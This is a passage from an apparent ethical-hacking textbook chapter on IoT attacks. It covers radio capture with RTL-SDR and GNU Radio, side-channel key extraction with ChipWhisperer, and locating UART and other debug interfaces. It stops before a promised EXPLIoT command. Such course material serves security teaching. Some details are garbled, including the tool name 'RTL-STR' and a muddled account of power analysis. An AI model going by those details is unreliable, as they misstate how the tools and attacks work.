- The attacker can use **RTL-STR** to capture the active radio signals in the vicinity
- It captures frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models

https://www.rtl-sdr.com

Software Tool: GNU Radio

- GNU Radio consists of several pre-defined programs and tools such as **uhd_ft**, **uhd_rx_cfile**, and **uhd_rx_nogui** to perform SDR-based attacks

https://www.gnuradio.org

SDR-Based Attacks using RTL-SDR and GNU Radio

- **Hardware-based attack**

  Attackers use hardware tools such as RTL-SDR to perform SDR-based attacks on IoT devices.

  - **RTL-SDR**

    Source: *https://www.rtl-sdr.com*

    RTL-STR hardware is available in the form of a USB dongle that can be used to capture active radio signals in the vicinity (an Internet connection is not mandatory). It is available in different models, such as DVB-T SDR, RTL2832, RTL dongle, or DVB-T dongle. The RTL-STR tool can capture frequencies ranging from 500 kHz up to 1.75 GHz based on the selected SDR models.




Figure 18.45: RTL-SDR

Attackers use an RTL-SDR radio scanner to perform the following activities:

- Receiving and decoding GPS signals
- Analyzing spectrum
- Listening to DAB broadcast radio
- Listening to and decoding HD radio
- Sniffing GSM signals
- Listening to VHF amateur radio
- Scanning trunked radio conversations
- Scanning for cordless phones

- **Software-based attack**

  Along with hardware tools, attackers can also assault SDR-based IoT devices using various software tools, such as GNU Radio.

  - **GNU Radio**

    Source: *https://www.gnuradio.org*

    The GNU Radio tool makes use of external RF hardware to generate SDR. It offers a framework and the required tools to generate software radio signals. It also offers processing units for signals to implement software radios. Attackers use GNU Radio to perform various SDR-based attacks on target IoT devices.

    Before attacking the target device, attackers need to build and configure GNU Radio. After the successful installation of GNU Radio, attackers use the tools below to perform further exploitation.

    GNU Radio consists of a number of pre-defined programs and tools, which can be used for a variety of tasks. If it is installed from Python, the source files can be found in gr-utils/src/python and gr-uhd/apps.

    - **uhd_ft** → A spectrum analyzer tool that can be connected to a UHD device to find the spectrum at a given frequency
    - **uhd_rx_cfile** → Stores wave samples with the help of a UHD device; samples can be stored in a file and analyzed later using GNU Radio or similar tools such as Matlab or Octave
    - **uhd_rx_nogui** → Used to obtain and listen to the incoming signals on the audio device
    - **uhd_siggen_gui** → Used to create simple signals such as sine, square, or noise
    - **gr_plot** → Used to present previously recorded samples saved in a file

Side-Channel Attack using ChipWhisperer

- ChipWhisperer is an open-source toolchain mainly used for **embedded hardware** security research
- Attackers use ChipWhisperer for performing **side-channel power analysis** and glitching attacks
- Side-channel power analysis allows attackers to **extract cryptographic keys** from a system
- Attackers use ChipWhisperer for breaking the implementation of complex algorithms like AES and triple DES by using **power analysis attacks**

https://newae.com

Side-Channel Attack using ChipWhisperer

Source: *https://newae.com*

ChipWhisperer is an open-source toolchain mainly used for embedded hardware security research and for performing side-channel power analysis and glitching attacks. These attacks are mainly used to extract cryptographic keys from a system.

A side-channel attack is a cryptographic attack that leverages the implementation of the physical system to gain information, such as information regarding power consumption, time, sound, and electromagnetic leaks, instead of exploiting the vulnerabilities in the code.

To perform a side-channel attack, the ChipWhisperer hardware needs the following two things:

- **Capture Board**: This has special hardware used for capturing very small signals with an exactly synchronized clock
- **Target Board**: This is a processor that can be programmed for performing a secure operation

Attackers use ChipWhisperer to break the implementation of complex algorithms such as AES and triple DES by using a technique called a power analysis attack, which is a form of side-channel attack. In this method, the attacker takes control over the input data and the power consumption. Then, the known input data is XORed with the unknown input data to obtain the unknown output data, and the guessed secret key is compared with the real measurements to obtain the original secret key.

Some of the classes of side-channel attacks used to obtain information about secrets in the system are cache attacks, timing attacks, power-monitoring attacks, electromagnetic attacks, acoustic cryptanalysis, fault analysis, data remanence, and optical attacks.

ChipWhisperer is also used to inject glitches into any embedded hardware, with the intention of disclosing the information. In this attack, the attacker can manipulate the code by gaining access to either the clock or input power of the device.



Figure 18.47: ChipWhisperer Lite

Identifying IoT Communication Buses and Interfaces

- Attackers identify various **serial and parallel interfaces** such as UART, SPI, JTAG, and I2C to gain access to a shell, extract firmware, and so on
- Attackers use tools such as **BUS Auditor**, **Damn Insecure and Vulnerable Application (DIVA)**, a PCB, and the EXPLIoT framework to identify interfaces

Identifying IoT Communication Buses and Interfaces

Attackers identify various serial and parallel interfaces such as universal asynchronous receiver-transmitter (UART), Serial Peripheral Interface (SPI), Joint Test Action Group (JTAG), and Inter-Integrated Circuit (I2C) to gain access to a shell, extract firmware, and so on. Attackers use tools such as BUS Auditor, Damn Insecure and Vulnerable Application (DIVA), a printed circuit board (PCB), and the EXPLIoT framework to identify interfaces. BUS Auditor consists of 16 independent channels (CH0 to CH15). Firstly, the ground pins of both BUS Auditor and the DIVA IoT board are connected.



Figure 18.48: BUS Auditor

UART

Listed below are the steps involved in Identifying UART on a PCB without the data of micro controllers:

1. Connect the two channels CH0 and CH1 of BUS Auditor to the UART header.
2. Connect both the DIVA IoT board and BUS Auditor to the computer.

3. Run the following command in the EXPLIoT framework:

